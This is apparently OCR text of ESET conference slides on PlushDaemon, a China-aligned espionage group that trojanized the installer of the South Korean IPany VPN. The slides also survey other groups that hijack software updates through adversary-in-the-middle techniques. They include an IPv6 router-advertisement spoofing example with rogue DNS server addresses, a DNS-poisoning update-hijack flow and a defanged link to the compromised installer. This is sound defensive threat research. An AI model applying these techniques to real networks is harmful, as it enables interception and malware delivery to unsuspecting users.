Digital Security
Progress. Protected.

PlushDaemon compromises supply chain of Korean VPN service

Facundo Munoz

ESET Malware Researcher

(eset):research

Facundo Munoz

Malware Researcher at ESET

✉ facundo.munoz@eset.com

X 0xfmz

2nd time speaker,
awesome coin!!

Facundo Munoz

Malware Researcher at ESET

✉ facundo.munoz@eset.com

X 0xfmz

Agenda

1 Recap since JSAC2024 about the “The China-aligned AitM club”

2 PlushDaemon’s profile

3 Supply chain compromise of IPany


4 The SlowStepper implant

5 Overview of PlushDaemon’s AitM capabilities

The China-aligned AitM club

Digital Security
Progress. Protected.

The China-aligned AitM club, throwback to JSAC2024! ☺



China-aligned APTs with AitM capability tracked by ESET

Evasive Panda

~~Little Bear~~

PlushDaemon

LuoYu

Blackwood

AitM via compromised network device, or ISP? We don't know.

AitM working outside of China networks? Yes.

The update hijacking mechanism seems suspiciously similar for all four clusters

LuoYu at JSAC2022 and Blackwood at JSAC2024

2022/1/27 Japan Security Analyst Conference 2022

LuoYu: Continuous Espionage Activities Targeting Japan with the new version of WinDealer in 2021

Leon Chang, Yusuke Niwa, Suguru Ishimaru

TEAMT5

Persistent Cyber Threat Hunters

NSPX30


A sophisticated AitM-enabled implant evolving since 2005

Facundo Munoz

Malware Researcher

eset Digital Security Progress. Protected.

TheWizards at JSAC2024



TheWizards APT

Targeted regions

Philippines	Hong Kong	UAE	China


Sectors

- Gambling
- Individuals

Toolkit

- WizardNet
- DarkNights
- Spellbinder

Spellbinder: lateral movement tool that performs AitM via IPv6 *Stateless Address Autoconfiguration* (SLAAC) spoofing attack



TheWizards approach to AitM

1 ICMPv6 RA message

```
Preffix:
2001:db8::/64
RDNSS:
240e:56:4000:8000::11
240e:56:4000:8000::22
```

2


3 DNS query get.sogou.com

4 DNS reply malicious server IP

5 get update via HTTP

6

Evasive Panda (aka StormBamboo)



Evasive Panda APT group delivers malware via updates for popular Chinese software

ESET Research uncovers a campaign by the APT group known as Evasive Panda targeting an international NGO in China with malware delivered through updates of popular Chinese software


Facundo Muñoz

26 Apr 2023 • 12 min. read

VOLEXITY

THREAT INTELLIGENCE

StormBamboo Compromises ISP to Abuse Insecure Software Update Mechanisms



Legitimate update server
Uses DNS to resolve hostnames via
DNS
compromises & intercepts DNS requests
StormBamboo
Target infrastructure
ISP infrastructure
poisons DNS requests to respond with
Deploys a real update alongside an attacker payload
malicious update server

https://www.volexity.com/blog/2024/08/02/stormbamboo-compromises-isp-to-abuse-insecure-software-update-mechanisms/

PlushDaemon profile

PlushDaemon

PlushDaemon is a China-aligned threat actor active since at least 2019, engaging in espionage operations against individuals and entities in China, Taiwan, Hong Kong, South Korea, the United States, New Zealand and Japan.

2019 | APT group | China

Victimology

Individuals

Manufacturing and engineering

VPN service provider

Unknown organizations

Victimology

Victimology


Individuals

Academics, VPN users, developers

Manufacturing and engineering

VPN service provider

Unknown organizations



IT departments, software development

Individuals

Manufacturing and engineering

VPN service provider

Unknown organizations

Victimology

Initial access and toolset

Targeted AitM

Exploitation of Apache HTTP service

Supply chain compromise

Initial access and toolset

SlowStepper
(Windows and Android)


LittleDaemon
(downloader)

Attribution

Attribution


Supply chain compromise of IPany

Digital Security
Progress. Protected.



VPN Korea IP anywhere in the world

IPany is the most popular, safe and reliable Korea IP VPN.




Pass firewall or censorship

Accessing blocked services (Google, Facebook, YouTube, Instagram, SNS, KakaoTalk, messenger, etc.) in countries with severe internet censorship, such as China

Bypass games or sites

If you want to access Korean games or Korean sites that are blocked overseas, play games with multiple IPs, or operate multiple games that can be run on emulators such as Lineage M

- VPN service by South Korean company MoNeTcom
- Corporate solutions also offered
- Infrastructure based in South Korea
- Why was it compromised?



Japan

an individual

South Korea

an individual


engineering and manufacturing company


China

an individual

Victims of the supply chain compromise

What we observed in ESET telemetry





How to connect to VPN in Windows 10

Go to see how to connect from other devices

This is the most commonly used IKEv2 VPN connection method.

Connection program installation and connection

1 Click the button below to download the installation file.


Download the integrated connection program

You can connect to VPN by simple VPN connection setting in Windows itself without installing the connection program. If you want to set up VPN connection without installing the connection program, click here.

2 When the browser's download message appears, select "Save" to save the downloaded installation file.

3 When the download is finished, select "Open folder" to open the folder of downloaded file.

After unzipping the zip file, double-click the exe file to run it.



1 Click the button below to download the installation file.

Download the integrated connection program

https://ipany[.]kr/download/IPanyVPNsetup.zip

What the users see...

IPanyVPNsetup.exe



IPanyVPN 1.6.1 Setup


Welcome to IPanyVPN 1.6.1 Setup

Setup will guide you through the installation of IPanyVPN 1.6.1.

It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.

Click Next to continue.

IPany.exe



IPany

IPany VPN V1.6.1

[How to use]

Click 'Payment or IP change' button to make a payment or to change your IP.

Click the 'Delete Setting' button to delete the VPN connection settings.

ID:

Password:

□ Save Password

